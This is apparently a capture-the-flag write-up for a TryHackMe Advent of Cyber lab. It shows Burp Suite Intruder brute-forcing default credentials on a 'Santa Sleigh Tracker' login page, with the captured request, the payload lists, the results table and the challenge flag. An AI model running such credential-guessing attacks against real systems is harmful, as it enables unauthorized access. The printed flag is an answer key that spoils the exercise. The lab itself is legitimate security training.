

Day 3 - Christmas Chaos

Scenario

Task 8 ○ [Day 3] Web Exploitation Christmas Chaos



McSkidy is walking down the corridor and hears a faint bleeping noise, Beep.... Beep.... Beep... as McSkidy gets closer to Sleigh Engineering Room the faint noise gets louder.. BEEP.... BEEP.... Something is clearly wrong! McSkidy runs to the room, slamming open the door to see Santa's sleighs control panel lite up in red error messages! "Santa sleigh! It's been hacked, code red.. code red!" he screams as he runs back to the elf security command center.

Can you help McSkidy and his team hack into Santa's Sleigh to re-gain control?

the root of the webpage, /

Kali Forums NetHunter Offensive Security Exploit-DB




Santa Sleigh Tracker


Sign in

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

try logging in as admin:admin & the url shows password incorrect



now let's use burpsuite to intercept the packet & perform some default credentials testing on the login page



send to intruder & use cluster bomb attack type as we need to inject 2 different payload on the username & password

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type

Attack type: Cluster bomb

```
1 POST /login HTTP/1.1
2 Host: 10.10.149.149
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.149.149
10 Connection: close
11 Referer: http://10.10.149.149/?login=password_incorrect
12 Upgrade-Insecure-Requests: 1
13
14 username=admin&password=admin
```

add 3 user to payload 1

? Payload Sets

You can define one or more payload sets. The request can be customized in different ways.

Payload set: 1

Payload type: Simple list

? Payload Options [Simple list]

This payload type lets you configure a simple list

Paste

Load ...

Remove

admin
root
user

add several passwords for payload 2

? Payload Sets

You can define one or more payload sets. They can be customized in different ways.

Payload set:

Payload type:

? Payload Options [Simple list]

This payload type lets you configure a simple list

Paste

Load ...

Remove

admin
password
123456
root
12345

start the intruder attack

if we notice that the length of credential admin:12345 was different from the others

Request	Payload1	Payload2	Status	Error	Timeout	Length
13	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309
1	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309
2	root	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309
3	user	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309
4	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309

& the response shows that it'll be redirecting to the /tracker directory, so it seems that this was the correct credential

```
Request  Response
Raw  Headers  Hex
Pretty  Raw  Render  \n  Actions v
7  100 200 OK
5  Content-Type: text/html; charset=utf-8
6  Content-Length: 60
7  Date: Thu, 03 Dec 2020 17:10:31 GMT
8  Connection: close
9
10 <p>
    Found. Redirecting to <a href="/tracker">/tracker</a>
  </p>
```

let's login using credential admin:12345 & voila we're in!



the flag are placed below the page

Flag: `THM{885ffab980e049847516f9d8fe99ad1a}`

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

